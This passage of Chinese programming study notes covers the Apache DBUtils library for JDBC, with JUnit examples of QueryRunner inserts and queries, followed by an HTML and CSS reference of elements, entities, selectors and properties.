try {  stmt.close();  } catch (SQLException e) {  e.printStackTrace();  throw new RuntimeException(e);  }  if(conn!=null)  try {  conn.close();  } catch (SQLException e) {  e.printStackTrace();  throw new RuntimeException(e);  }  }  }  } |

* 1. **JDBC优化之DBUtils**

DBUtils是Apache出品的对JDBC代码简单封装的工具，提供了一些通用的JDBC操作方法。

**核心API**

**QueryRunner类**：通过此类可以执行更新操作或者查询操作

update(...) 更新（DDL、DML）

query(...) 查询（DQL）

**ResultSetHandler接口**：把结果集封装成不同的对象

Object handle(ResultSet rs) 封装结果集到Object

常用的实现类

[ArrayHandler](file:///C:\Users\APPle\Desktop\day19_dbutils\03.资料和工具\02.DBUtils-1.2\apidocs\org\apache\commons\dbutils\handlers\ArrayHandler.html)： 把结果集的第一行的数据封装成对象数组。

ArrayListHandler：把结果集的每一行数据封装对象数组，把这个对象数组放入List中。

**BeanHandler**： 把结果集的第一行数据封装成javabean。

**BeanListHandler:** 把结果集的每一行数据封装成javabean，把这个javabean放入LIst中。

**ScalarHandler**： 把结果集的第一行第一列取出。通常用于聚合函数查询。例如 count()、max()

如果表的字段名称和javabean的属性名称不一致时，需要自定义ResultSetHandler的实现类。

**编程步骤**

**导包**

commons-dbutils-1.2.jar

**写代码**

更新操作

|  |
| --- |
| /\*\*  \* 使用dbutils工具  \* @author APPle  \*  \*/  public class Demo1 {  @Test  public void testInsert() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner对象  QueryRunner qr = new QueryRunner(ds);  //2.执行操作  //qr.update("INSERT INTO student(NAME,age,address) VALUES('张三11',20,'广州天河')");  qr.update("INSERT INTO student(NAME,age,address) VALUES(?,?,?)", new Object[]{"eric11",20,"广州天河"});  }    @Test  public void testInsert2() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  Connection conn = ds.getConnection();  QueryRunner qr = new QueryRunner();  qr.update(conn,"INSERT INTO student(NAME,age,address) VALUES('张三22',20,'广州天河')");  //手动关闭连接  conn.close();  }  } |

查询操作

|  |
| --- |
| /\*\*  \* dbutils执行查询操作  \* @author APPle  \*  \*/  public class Demo2 {  /\*\*  \* ArrayHandler: 把结果集的第一行的数据封装成对象数组。  \*/  @Test  public void test1() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner  QueryRunner qr = new QueryRunner(ds);  //2.执行sql  Object[] arr = (Object[])qr.query("select \* from student where id=?", new ArrayHandler(),new Object[]{2});  for(Object obj:arr){  System.out.println(obj);  }  }    /\*\*  \* ArrayListHandler: 把结果集的每一行数据封装对象数组，把这个对象数组放入List中  \* @throws Exception  \*/  @Test  public void test2() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner  QueryRunner qr = new QueryRunner(ds);  //2.执行sql  List<Object[]> list = (List<Object[]>)qr.query("select \* from student", new ArrayListHandler());  for(Object[] arr:list){//一行  //一列  for(Object obj:arr){  System.out.print(obj+"\t");  }  System.out.println();  }  }    /\*\*  \* BeanHandler： 把结果集的第一行数据封装成javabean  \* 约定前提： 表的字段名称和javabean的属性名称保持一致！！  \*/  @Test  public void test3() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner  QueryRunner qr = new QueryRunner(ds);  //2.执行sql  Student student = (Student)qr.query("select \* from student", new BeanHandler(Student.class));  System.out.println(student);  }    /\*\*  \* BeanListHandler: 把结果集的每一行数据封装成javabean，把这个javabean放入LIst中  \* 约定前提： 表的字段名称和javabean的属性名称保持一致！！  \*/  @Test  public void test4() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner  QueryRunner qr = new QueryRunner(ds);  //2.执行sql  List<Student> list = (List<Student>)qr.query("select \* from student", new BeanListHandler(Student.class));  for (Student student : list) {  System.out.println(student);  }  }    /\*\*  \* ScalarHandler： 把结果集的第一行第一列取出。通常用于聚合函数查询。例如（count()/max()）  \*/  @Test  public void test5() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner  QueryRunner qr = new QueryRunner(ds);  //2.执行sql  Long count = (Long)qr.query("select count(id) from student", new ScalarHandler(1));  System.out.println("行数： "+count);  }    /\*\*  \* 如果表的字段名称和javabean的属性名称不一致时，需要自定义ResultSetHandler的实现类  \*/  @Test  public void test6() throws Exception{  ComboPooledDataSource ds = new ComboPooledDataSource();  //1.创建QueryRunner  QueryRunner qr = new QueryRunner(ds);  List<Student> list = (List<Student>)qr.query("select \* from student2", new MyStudentHandler());  for (Student student : list) {  System.out.println(student);  }  }  }  /\*\*  \* 自定义ResultSetHandler  \*/  class MyStudentHandler implements ResultSetHandler{  @Override  public Object handle(ResultSet rs) throws SQLException {  List<Student> list = new ArrayList<Student>();  while(rs.next()){  Student s = new Student();  s.setId(rs.getInt("sid"));  s.setName(rs.getString("sname"));  s.setAge(rs.getInt("sage"));  s.setAddress(rs.getString("saddress"));  list.add(s);  }  return list;  }  } |

1. **HTML/CSS**

**HTML基础**

**Web三要素：**浏览器、服务器、HTTP协议

**元素显示方式：**块级元素、行内元素

**HTML常用元素**

|  |  |
| --- | --- |
| **元素** | **名称及注释** |
| **全局及头部元素** |  |
| <!DOCTYPE html>  <html>  <head></head>  <body></body>  </html> | HTML5文档声明  HTML5基本结构 |
| <meta charset="UTF-8"> | 文档编码（UTF-8） |
| <link rel="stylesheet" type="text/css" href="\*.css" /> | 引用外部样式表 |
| <script src="....js" type="text/javascript"></script> | 引用外部JavaScript脚本 |
| <style></style> | 内部样式表 |
| <script></script> | 客户端脚本 |
| <title></title> | 标题 |
| **分区元素** |  |
| <div></div> | 块分区 |
| <span></span> | 行分区 |
| **标题和段落** |  |
| <h1></h1> … <h6></h6> | 标题（heading）（分六级） |
| <p></p> | 段落（paragraph） |
| <br /> | 折行（break） |
| <hr /> | 水平线（horizontal rule） |
| **文本格式化** |  |
| <b></b> | 粗体（bold） |
| <i></i> | 斜体（italics） |
| <strong></strong> | 以粗体加重 |
| <em></em> | 以斜体着重（emphasize） |
| <big></big> | 大号 |
| <small></small> | 小号 |
| <sub></sub> | 下标（subscript） |
| <sup></sup> | 上标（superscript） |
| <del></del> | 删除字 |
| <ins></ins> | 插入字（与删除字连用） |
| <u></u> | 下划线（underlined） |
| <pre></pre> | 预格式文本 |
| **图像** |  |
| <img src="" />  src=""  width=""  height=""  border=""  alt=""  align="" | 图像  源  宽  高  边框  替换文本  对齐方式 |
| <a href=""><img src="" /></a> | 图像带链接 |
| **超链接** |  |
| <a href=""></a>  target="\_self"  target="\_blank"  target="\_top"  target="\_parent"  target="框架名" | 超链接  在本框架中打开  在新窗口中打开  打开时跳出框架  在父框架中打开  在指定框架中打开 |
| <a name="..."></a> <a href="#..."></a>  <a href="#"></a> | 创建锚点  链接锚点  回到顶部 |
| **列表和表格** |  |
| <ol><li></li>…</ol> | 有序列表&列表项（ordered lists） |
| <ul><li></li>…</ul> | 无序列表&列表项（unordered lists） |
| <table></table>  属性：width/height/align border/cellpadding/cellspacing/ | 表格  属性：/宽/高/水平对齐方式/  边框/单元格边距/单元格间距 |
| <caption></caption> | 表格标题 |
| <tr><td></td></tr>  tr属性：align/valign  td属性：align/valign/  width/height/rowspan/colspan | 表格行、表格列（单元格）（td：table data）  tr属性：水平/垂直对齐方式  td属性：水平/垂直对齐方式  /宽/高/跨行/跨列 |
| <th></th> | 表头 |
| <thead></thead> | 表头行分组 |
| <tbody></tbody> | 表主体行分组 |
| <tfoot></tfoot> | 表尾行分组 |
| **表单** |  |
| <form></form>  action=""  method=""  enctype="" | 表单  提交地址  提交方式  编码方式 |
| <input type="text" />  <input type="password" />  value=""  maxlength=""  placeholder=""  readonly | 文本框  密码框  输入内容  最大长度  提示  只读 |
| <input type="radio" />  <input type="checkbox" />  value=""  name=""  checked="checked"（或直接checked） | 单选框  复选框  提交的值  分组名  设置选中 |
| <input type="submit" />  <input type="reset" />  <input type="button" />  value="" | 提交按钮  重置按钮  普通按钮（用于执行客户端脚本）  按钮名字 |
| <input type="hidden" />  <input type="file" /> | 隐藏域  文件选择框 |
| <textarea></textarea>  cols=""  rows=""  readonly | 文本域  列数  行数  只读 |
| <select>  <option></option> …  value=*""*  selected="selected"（或直接selected）  </select> | 下拉选  下拉选项……  提交的值  设置选中  下拉选 |
| <label for="控件id">文本</label> | 绑定文本到控件，增加控件焦点 |

**HTML常用字符实体**

|  |  |  |  |
| --- | --- | --- | --- |
| **显示结果** | **描述** | **实体名称** | **实体编号** |
|  | 空格 | &nbsp; | &#160; |
| < | 小于号 | &lt; | &#60; |
| > | 大于号 | &gt; | &#62; |
| & | 和号 | &amp; | &#38; |
| " | 引号 | &quot; | &#34; |
| ' | 撇号 | &apos; (IE不支持) | &#39; |
| ￠ | 分（cent） | &cent; | &#162; |
| £ | 镑（pound） | &pound; | &#163; |
| ¥ | 元（yen） | &yen; | &#165; |
| € | 欧元（euro） | &euro; | &#8364; |
| § | 小节 | &sect; | &#167; |
| © | 版权（copyright） | &copy; | &#169; |
| ® | 注册商标 | &reg; | &#174; |
| ™ | 商标 | &trade; | &#8482; |
| × | 乘号 | &times; | &#215; |
| ÷ | 除号 | &divide; | &#247; |

**HTML/CSS易混淆代码**

bgcolor="背景颜色"

background="背景图片地址"

style="background-color:背景颜色"

style="background-image:url(背景图片地址)"

style="color:文字颜色"

**CSS基础**

**样式优先级**：

1. 从低到高依次为：浏览器默认样式 < 外部或内部样式（就近优先） < 内联样式
2. 相同的样式，如果重复定义，以最后一次的为准。

**CSS选择器分类**：

id选择器、类选择器、元素.类选择器、元素选择器、选择器组、派生选择器（后代选择器、子元素选择器、相邻兄弟选择器）、属性选择器、伪类选择器（常用伪类：:link未访问的超链接；:visited已访问的超链接；:hover悬停元素；:focus焦点元素；:active激活元素）。

**CSS常用样式单位**：百分比%、像素px、当前字体尺寸em。

**CSS颜色表示方法**：十六进制#FF0000、十六进制简写#F00、十进制rgb(255,0,0）、百分比rgb(100%,0%,0%)、单词red。

**CSS选择器参考**

|  |  |  |  |
| --- | --- | --- | --- |
| **选择器** | **例子** | **例子描述** | **CSS** |
| [#id](http://www.w3school.com.cn/cssref/selector_id.asp) | #firstname | 选择 id="firstname" 的所有元素。 | 1 |
| [.class](http://www.w3school.com.cn/cssref/selector_class.asp) | .intro | 选择 class="intro" 的所有元素。 | 1 |
| [element](http://www.w3school.com.cn/cssref/selector_element.asp).class | p.center | 选择 class="center" 的 所有<p> 元素 |  |
| [\*](http://www.w3school.com.cn/cssref/selector_all.asp) | \* | 选择所有元素。 | 2 |
| [element](http://www.w3school.com.cn/cssref/selector_element.asp) | p | 选择所有 <p> 元素。 | 1 |
| [element1,element](http://www.w3school.com.cn/cssref/selector_element_comma.asp)2 | div,p | 选择所有 <div> 元素和所有 <p> 元素。 | 1 |
| [element1 element](http://www.w3school.com.cn/cssref/selector_element_element.asp)2 | div p | 选择 <div> 元素内部的所有 <p> 元素。 | 1 |
| [element1>element](http://www.w3school.com.cn/cssref/selector_element_gt.asp)2 | div>p | 选择父元素为 <div> 元素的所有 <p> 元素。 | 2 |
| [element1+element](http://www.w3school.com.cn/cssref/selector_element_plus.asp" \o "CSS element+element 选择器)2 | div+p | 选择紧接 <div> 元素之后的 <p> 元素。 | 2 |
| [element1~element2](http://www.w3school.com.cn/cssref/selector_gen_sibling.asp) | p~ul | 选择同父元素下前有 <p> 元素的 <ul> 元素（不必紧接）。 | 3 |
| [[attribute]](http://www.w3school.com.cn/cssref/selector_attribute.asp" \o "CSS [attribute] 选择器) | [target] | 选择带有 target 属性所有元素。 | 2 |
| [[attribute=value]](http://www.w3school.com.cn/cssref/selector_attribute_value.asp) | [target=\_blank] | 选择 target="\_blank" 的所有元素。 | 2 |
| [[attribute~=value]](http://www.w3school.com.cn/cssref/selector_attribute_value_contain.asp) | [title~=flower] | 选择 title 属性包含单词 "flower" 的所有元素。 | 2 |
| [[attribute|=value]](http://www.w3school.com.cn/cssref/selector_attribute_value_start.asp) | [lang|=en] | 选择 lang 属性值以 "en" 开头的所有元素（全词匹配）。 | 2 |
| [[attribute^=value]](http://www.w3school.com.cn/cssref/selector_attr_begin.asp) | a[src^="https"] | 选择其 src 属性值以 "https" 开头的每个 <a> 元素。 | 3 |
| [[attribute$=value]](http://www.w3school.com.cn/cssref/selector_attr_end.asp) | a[src$=".pdf"] | 选择其 src 属性以 ".pdf" 结尾的所有 <a> 元素。 | 3 |
| [[attribute\*=value]](http://www.w3school.com.cn/cssref/selector_attr_contain.asp) | a[src\*="abc"] | 选择其 src 属性中包含 "abc" 子串的每个 <a> 元素。 | 3 |
| [:link](http://www.w3school.com.cn/cssref/selector_link.asp) | a:link | 选择所有未被访问的链接。 | 1 |
| [:visited](http://www.w3school.com.cn/cssref/selector_visited.asp) | a:visited | 选择所有已被访问的链接。 | 1 |
| [:active](http://www.w3school.com.cn/cssref/selector_active.asp) | a:active | 选择活动链接。 | 1 |
| [:hover](http://www.w3school.com.cn/cssref/selector_hover.asp) | a:hover | 选择鼠标指针位于其上的链接。 | 1 |
| [:focus](http://www.w3school.com.cn/cssref/selector_focus.asp) | input:focus | 选择获得焦点的 input 元素。 | 2 |
| [:first-letter](http://www.w3school.com.cn/cssref/selector_first-letter.asp) | p:first-letter | 选择每个 <p> 元素的首字母。 | 1 |
| [:first-line](http://www.w3school.com.cn/cssref/selector_first-line.asp) | p:first-line | 选择每个 <p> 元素的首行。 | 1 |
| [:first-child](http://www.w3school.com.cn/cssref/selector_first-child.asp) | p:first-child | 选择属于父元素的第一个子元素的每个 <p> 元素。 | 2 |
| [:before](http://www.w3school.com.cn/cssref/selector_before.asp) | p:before | 在每个 <p> 元素的内容之前插入内容。 | 2 |
| [:after](http://www.w3school.com.cn/cssref/selector_after.asp) | p:after | 在每个 <p> 元素的内容之后插入内容。 | 2 |
| [:lang(language)](http://www.w3school.com.cn/cssref/selector_lang.asp) | p:lang(it) | 选择带有以 "it" 开头的 lang 属性值的每个 <p> 元素。 | 2 |
| [:first-of-type](http://www.w3school.com.cn/cssref/selector_first-of-type.asp) | p:first-of-type | 选择属于其父元素的首个 <p> 元素的每个 <p> 元素。 | 3 |
| [:last-of-type](http://www.w3school.com.cn/cssref/selector_last-of-type.asp) | p:last-of-type | 选择属于其父元素的最后 <p> 元素的每个 <p> 元素。 | 3 |
| [:only-of-type](http://www.w3school.com.cn/cssref/selector_only-of-type.asp) | p:only-of-type | 选择属于其父元素唯一的 <p> 元素的每个 <p> 元素。 | 3 |
| [:only-child](http://www.w3school.com.cn/cssref/selector_only-child.asp) | p:only-child | 选择属于其父元素的唯一子元素的每个 <p> 元素。 | 3 |
| [:nth-child(n)](http://www.w3school.com.cn/cssref/selector_nth-child.asp) | p:nth-child(2) | 选择属于其父元素的第二个子元素的每个 <p> 元素。 | 3 |
| [:nth-last-child(n)](http://www.w3school.com.cn/cssref/selector_nth-last-child.asp) | p:nth-last-child(2) | 同上，从最后一个子元素开始计数。 | 3 |
| [:nth-of-type(n)](http://www.w3school.com.cn/cssref/selector_nth-of-type.asp) | p:nth-of-type(2) | 选择属于其父元素第二个 <p> 元素的每个 <p> 元素。 | 3 |
| [:nth-last-of-type(n)](http://www.w3school.com.cn/cssref/selector_nth-last-of-type.asp) | p:nth-last-of-type(2) | 同上，但是从最后一个子元素开始计数。 | 3 |
| [:last-child](http://www.w3school.com.cn/cssref/selector_last-child.asp) | p:last-child | 选择属于其父元素最后一个子元素每个 <p> 元素。 | 3 |
| [:root](http://www.w3school.com.cn/cssref/selector_root.asp) | :root | 选择文档的根元素。 | 3 |
| [:empty](http://www.w3school.com.cn/cssref/selector_empty.asp) | p:empty | 选择没有子元素的每个 <p> 元素（包括文本节点）。 | 3 |
| [:target](http://www.w3school.com.cn/cssref/selector_target.asp) | #news:target | 选择当前活动的 #news 元素。 | 3 |
| [:enabled](http://www.w3school.com.cn/cssref/selector_enabled.asp) | input:enabled | 选择每个启用的 <input> 元素。 | 3 |
| [:disabled](http://www.w3school.com.cn/cssref/selector_disabled.asp) | input:disabled | 选择每个禁用的 <input> 元素 | 3 |
| [:checked](http://www.w3school.com.cn/cssref/selector_checked.asp) | input:checked | 选择每个被选中的 <input> 元素。 | 3 |
| [:not(selector)](http://www.w3school.com.cn/cssref/selector_not.asp) | :not(p) | 选择非 <p> 元素的每个元素。 | 3 |
| [::selection](http://www.w3school.com.cn/cssref/selector_selection.asp) | ::selection | 选择被用户选取的元素部分。 | 3 |

**CSS常用属性**

|  |  |  |
| --- | --- | --- |
| **属性/语法/例子** | **描述** | **CSS** |
| **尺寸属性（Dimension）** | **描述** |  |
| [height](http://www.w3school.com.cn/cssref/pr_dim_height.asp) | 设置元素内容区高度。 | 1 |
| [width](http://www.w3school.com.cn/cssref/pr_dim_width.asp) | 设置元素内容区宽度。 | 1 |
| [max-height](http://www.w3school.com.cn/cssref/pr_dim_max-height.asp) | 设置元素内容区的最大高度。 | 2 |
| [max-width](http://www.w3school.com.cn/cssref/pr_dim_max-width.asp) | 设置元素内容区的最大宽度。 | 2 |
| [min-height](http://www.w3school.com.cn/cssref/pr_dim_min-height.asp) | 设置元素内容区的最小高度。 | 2 |
| [min-width](http://www.w3school.com.cn/cssref/pr_dim_min-width.asp) | 设置元素内容区的最小宽度。 | 2 |
| **边框属性（Border 和 Outline）** | **多值且不同单位的，可不设某值，可不定顺序** |  |
| [**border**](http://www.w3school.com.cn/cssref/pr_border.asp)**（多值）**  border-width  border-style  border-color | **设置四边框属性。style值：solid / …**  设置四条边框的宽度。  设置四条边框的样式。  设置四条边框的颜色。 | 1  1  2  2 |
| [**border-bottom**](http://www.w3school.com.cn/cssref/pr_border-bottom.asp)**（多值）**  border-bottom-width  border-bottom-style  border-bottom-color | **设置下边框属性。**  设置下边框的宽度。  设置下边框的样式。  设置下边框的颜色。 | 1  1  2  2 |
| **border-left（多值）**border-left-width  border-left-style  border-left-color | **设置左边框属性。**  设置左边框的宽度。  设置左边框的样式。  设置左边框的颜色。 | 1  1  2  2 |
| **border-right（多值）**  border-right-width  border-right-style  border-right-color | **设置右边框属性。**  设置右边框的宽度。  设置右边框的样式。  设置右边框的颜色。 | 1  1  2  2 |
| **border-top（多值）**  border-top-width  border-top-style  border-top-color | **设置上边框属性。**  设置上边框的宽度。  设置上边框的样式。  设置上边框的颜色。 | 1  1  2  2 |
| [***outline***](http://www.w3school.com.cn/cssref/pr_outline.asp)***（多值）***  *outline-color*  *outline-style*  *outline-width* | ***设置轮廓属性。***  *设置轮廓的颜色。*  *设置轮廓的样式。*  *设置轮廓的宽度。* | ***2*** |
| [***border-radius***](http://www.w3school.com.cn/cssref/pr_border-radius.asp)***（多值）***  *border-top-left-radius*  *border-top-right-radius*  *border-bottom-left-radius*  *border-bottom-right-radius* | ***设置边框圆角大小（值：length / %）。***  *定义边框左上角的圆角大小。*  *定义边框右上角的圆角大小。*  *定义边框左下角的圆角大小。*  *定义边框右下角的圆角大小。* | ***3*** |
| [***border-image***](http://www.w3school.com.cn/cssref/pr_border-image.asp)***（多值）***  *border-image-source*  *border-image-slice*  *border-image-width*  *border-image-outset*  *border-image-repeat* | ***设置边框图像。***  *规定用作边框的图片。*  *规定图像边框的向内偏移。*  *规定图片边框的宽度。*  *规定边框图像区域超出边框的量。*  *边框图像重复模式：平铺(repeated)、铺满(rounded)或拉伸(stretched)。* | ***3*** |
| *box-decoration-break* |  | *3* |
| [*box-shadow*](http://www.w3school.com.cn/cssref/pr_box-shadow.asp) | *向方框添加一个或多个阴影。* | *3* |
| **边距属性（Margin 和 Padding）** | **描述** | **CSS** |
| [**margin**](http://www.w3school.com.cn/cssref/pr_margin.asp)**（1到4值）**  margin-top  margin-right  margin-bottom  margin-left | **设置外边距属性。（四值：上、右、下、左；三值：上、左右、下；二值：上下、左右；一值：上下左右）（二值时第二值为auto则左右居中）**  设置元素的上外边距。设置元素的右外边距。  设置元素的下外边距。设置元素的左外边距。 | 1 |
| [**padding**](http://www.w3school.com.cn/cssref/pr_padding.asp)**（四值或统一单值）**  **padding-top**  **padding-right**  **padding-bottom**  **padding-left** | **设置内边距属性。（四值：上、右、下、左；三值：上、左右、下；二值：上下、左右；一值：上下左右）**  设置元素的上内边距。设置元素的右内边距。  设置元素的下内边距。设置元素的左内边距。 | 1 |
| **背景属性（Background）** | **描述** | **CSS** |
| [**background**](http://www.w3school.com.cn/cssref/pr_background.asp)**（多值）** | **设置背景属性。** | **1** |
| [background-color](http://www.w3school.com.cn/cssref/pr_background-color.asp) | 设置元素的背景颜色。 | 1 |
| [background-image](http://www.w3school.com.cn/cssref/pr_background-image.asp) | 设置元素的背景图像：url(...) | 1 |
| [background-repeat](http://www.w3school.com.cn/cssref/pr_background-repeat.asp) | 设置是否及如何重复背景图像（默认重复）：repeat / repeat-x / repeat-y / no-repeat | 1 |
| [background-position](http://www.w3school.com.cn/cssref/pr_background-position.asp) | 设置背景图像的开始位置：x y / x% y% / left / center / right / top / bottom | 1 |
| [background-attachment](http://www.w3school.com.cn/cssref/pr_background-attachment.asp) | 设置背景图像是否随页面滚动（默认是）：scroll / fixed | 1 |
| [*background-clip*](http://www.w3school.com.cn/cssref/pr_background-clip.asp) | *规定背景的绘制区域：border-box / padding-box / content-box* | *3* |
| [*background-origin*](http://www.w3school.com.cn/cssref/pr_background-origin.asp) | *规定背景图片的定位区域：border-box / padding-box / content-box* | *3* |
| [*background-size*](http://www.w3school.com.cn/cssref/pr_background-size.asp) | *规定背景图片的尺寸：x y / x% y%* | *3* |
| **Box 属性** | **描述** | **CSS** |
| [overflow](http://www.w3school.com.cn/cssref/pr_pos_overflow.asp) | 当内容溢出元素框时如何处理：visible / hidden / scroll / auto / ... | 2 |
| [overflow-x](http://www.w3school.com.cn/cssref/pr_overflow-x.asp) | 如果内容溢出了元素内容区域，是否对内容的左/右边缘进行裁剪：visible / hidden / scroll / auto / no-display / no-content | 3 |
| [overflow-y](http://www.w3school.com.cn/cssref/pr_overflow-y.asp) | 如果内容溢出了元素内容区域，是否对内容的上/下边缘进行裁剪：visible / hidden / scroll / auto / no-display / no-content | 3 |
| [*overflow-style*](http://www.w3school.com.cn/cssref/pr_overflow-style.asp) | *规定溢出元素的首选滚动方法。（尚无浏览器支持）* | *3* |
| [*rotation*](http://www.w3school.com.cn/cssref/pr_rotation.asp) | *围绕由 rotation-point 属性定义的点对元素进行旋转。（尚无浏览器支持）* | *3* |
| [*rotation-point*](http://www.w3school.com.cn/cssref/pr_rotation-point.asp) | *定义距离上左边框边缘的偏移点。（尚无浏览器支持）* | *3* |
| **定位属性（Positioning）** | **描述** | **CSS** |
| [float](http://www.w3school.com.cn/cssref/pr_class_float.asp) | 浮动定位用于块元素横排：none / left / right （左顺右逆） | 1 |
| [clear](http://www.w3school.com.cn/cssref/pr_class_clear.asp) | 规定元素的哪一侧不允许其他浮动元素：none / left / right / both | 1 |
| [position](http://www.w3school.com.cn/cssref/pr_class_position.asp)  （相对定位不释放原空间，偏移量小，如照片墙抖动；绝对定位释放空间，偏移量大，如文字放图片上） | 规定元素的定位类型：static / relative / absolute / fixed （流定位/相对定位/绝对定位/固定定位）  相对定位例子：  {position:relative; left:5px; top:5px;}  绝对定位例子：  参考元素 {position:relative;}（非必需）  目标元素 {position:absolute; left:50px; top:50px;}  固定定位例子：  {position:fixed; bottom:5px; right:5px;} | 2 |
| [left](http://www.w3school.com.cn/cssref/pr_pos_left.asp) / [right](http://www.w3school.com.cn/cssref/pr_pos_right.asp) / [top](http://www.w3school.com.cn/cssref/pr_pos_top.asp) / [bottom](http://www.w3school.com.cn/cssref/pr_pos_bottom.asp) | 设置定位元素 左/右/上/下 外边距边界与其包含块 左/右/上/下 边界之间的偏移。 | 2 |
| [z-index](http://www.w3school.com.cn/cssref/pr_pos_z-index.asp) | 设置元素的堆叠顺序。值可负，值越大越靠前。 | 2 |
| [display](http://www.w3school.com.cn/cssref/pr_class_display.asp) | 规定元素应该生成的框的类型：none / block / inline / inline-block （常用于后期代码维护、图片轮播处理） | 1 |
| [cursor](http://www.w3school.com.cn/cssref/pr_class_cursor.asp) | 规定光标形状：default / pointer / crosshair / text / wait / help | 2 |
| [*vertical-align*](http://www.w3school.com.cn/cssref/pr_pos_vertical-align.asp) | *设置元素的垂直对齐方式。* | *1* |
| [*visibility*](http://www.w3school.com.cn/cssref/pr_class_visibility.asp) | *规定元素是否可见。* | *2* |
| [*clip*](http://www.w3school.com.cn/cssref/pr_pos_clip.asp) | *剪裁绝对定位元素。* | *2* |
| **列表属性（List）** | **描述** | **CSS** |
| [list-style](http://www.w3school.com.cn/cssref/pr_list-style.asp) | 设置所有的列表属性。 | 1 |
| [list-style-type](http://www.w3school.com.cn/cssref/pr_list-style-type.asp) | 设置列表项标记的类型。  无序列表取值：none / disc / circle / square  有序列表取值：none / decimal / lower-roman / upper-roman / ... | 1 |
| [list-style-image](http://www.w3school.com.cn/cssref/pr_list-style-image.asp) | 将图象设置为列表项标记：url(...) | 1 |
| [*list-style-position*](http://www.w3school.com.cn/cssref/pr_list-style-position.asp) | *设置列表项标记的放置位置：outside / inside* | *1* |
| *marker-offset* |  | *2* |
| **表格属性（Table）** | **表格亦可使用box模型属性（width / height / border / padding）以及文本属性** | **CSS** |
| [border-collapse](http://www.w3school.com.cn/cssref/pr_tab_border-collapse.asp) | 规定是否合并单元格边框：separate / collapse | 2 |
| [border-spacing](http://www.w3school.com.cn/cssref/pr_tab_border-spacing.asp) | 规定相邻单元格边框间距。 | 2 |
| [*caption-side*](http://www.w3school.com.cn/cssref/pr_tab_caption-side.asp) | *规定表格标题的位置。* | *2* |
| [*empty-cells*](http://www.w3school.com.cn/cssref/pr_tab_empty-cells.asp) | *是否显示空单元格（边框和背景）：show / hide* | *2* |
| [*table-layout*](http://www.w3school.com.cn/cssref/pr_tab_table-layout.asp) | *设置表格的布局算法：automatic / fixed / ...* | *2* |
| **字体属性（Font）** | **描述** | **CSS** |
| [font](http://www.w3school.com.cn/cssref/pr_font_font.asp) | 设置所有字体属性。 | 1 |
| [font-family](http://www.w3school.com.cn/cssref/pr_font_font-family.asp) | 设置字体系列：'微软雅黑','文泉驿正黑','黑体' | 1 |
| [font-size](http://www.w3school.com.cn/cssref/pr_font_font-size.asp) | 设置字体尺寸。 | 1 |
| [font-weight](http://www.w3school.com.cn/cssref/pr_font_weight.asp) | 规定字体的粗细：normal / bold | 1 |
| [*font-size-adjust*](http://www.w3school.com.cn/cssref/pr_font_font-size-adjust.asp) | *为元素规定 aspect 值。* | *2* |
| [*font-stretch*](http://www.w3school.com.cn/cssref/pr_font_font-stretch.asp) | *收缩或拉伸当前的字体系列。* | *2* |
| [*font-style*](http://www.w3school.com.cn/cssref/pr_font_font-style.asp) | *规定文本的字体样式。* | *1* |
| [*font-variant*](http://www.w3school.com.cn/cssref/pr_font_font-variant.asp) | *规定是否以小型大写字母的字体显示文本。* | *1* |
| **文本属性（Text）** | **描述** | **CSS** |
| [color](http://www.w3school.com.cn/cssref/pr_text_color.asp) | 设置文本的颜色。 | 1 |
| [text-align](http://www.w3school.com.cn/cssref/pr_text_text-align.asp) | 规定文本的水平对齐方式：left / right / center | 1 |
| [line-height](http://www.w3school.com.cn/cssref/pr_dim_line-height.asp) | 设置行高：1.6em | 1 |
| [text-indent](http://www.w3school.com.cn/cssref/pr_text_text-indent.asp) | 首行文本缩进：2em | 1 |
| [text-decoration](http://www.w3school.com.cn/cssref/pr_text_text-decoration.asp) | 规定添加到文本的装饰效果。none / underline | 1 |
| [white-space](http://www.w3school.com.cn/cssref/pr_text_white-space.asp) | 规定如何处理元素中的空白。 | 1 |
| [*direction*](http://www.w3school.com.cn/cssref/pr_text_direction.asp) | *规定文本的方向 / 书写方向。* | *2* |
| [*letter-spacing*](http://www.w3school.com.cn/cssref/pr_text_letter-spacing.asp) | *设置字符间距。* | *1* |
| *text-shadow* | *规定添加到文本的阴影效果。* | *2* |
| [*text-transform*](http://www.w3school.com.cn/cssref/pr_text_text-transform.asp) | *控制文本的大小写。* | *1* |
| [*unicode-bidi*](http://www.w3school.com.cn/cssref/pr_unicode-bidi.asp) | *设置文本方向。* | *2* |
| [*word-spacing*](http://www.w3school.com.cn/cssref/pr_text_word-spacing.asp) | *设置单词间距。* | *1* |
| [*hanging-punctuation*](http://www.w3school.com.cn/cssref/pr_hanging-punctuation.asp) | *规定标点字符是否位于线框之外。* | *3* |
| [*punctuation-trim*](http://www.w3school.com.cn/cssref/pr_punctuation-trim.asp) | *规定是否对标点字符进行修剪。* | *3* |
| *text-align-last* | *设置如何对齐最后一行或紧挨着强制换行符之前的行。* | *3* |
| [*text-emphasis*](http://www.w3school.com.cn/cssref/pr_text-emphasis.asp) | *向元素的文本应用重点标记以及重点标记的前景色。* | *3* |
| [*text-justify*](http://www.w3school.com.cn/cssref/pr_text-justify.asp) | *规定当 text-align 设置为 "justify" 时所使用的对齐方法。* | *3* |
| [*text-outline*](http://www.w3school.com.cn/cssref/pr_text-outline.asp) | *规定文本的轮廓。* | *3* |
| [*text-overflow*](http://www.w3school.com.cn/cssref/pr_text-overflow.asp) | *规定当文本溢出包含元素时发生的事情。* | *3* |
| [*text-shadow*](http://www.w3school.com.cn/cssref/pr_text-shadow.asp) | *向文本添加阴影。* | *3* |
| [*text-wrap*](http://www.w3school.com.cn/cssref/pr_text-wrap.asp) | *规定文本的换行规则。* | *3* |
| [*word-break*](http://www.w3school.com.cn/cssref/pr_word-break.asp) | *规定非中日韩文本的换行规则。* | *3* |
| [*word-wrap*](http://www.w3school.com.cn/cssref/pr_word-wrap.asp) | *允许对长的不可分割的单词进行分割并换行到下一行。* | *3* |
| ***Color 属性*** | ***描述*** | ***CSS*** |
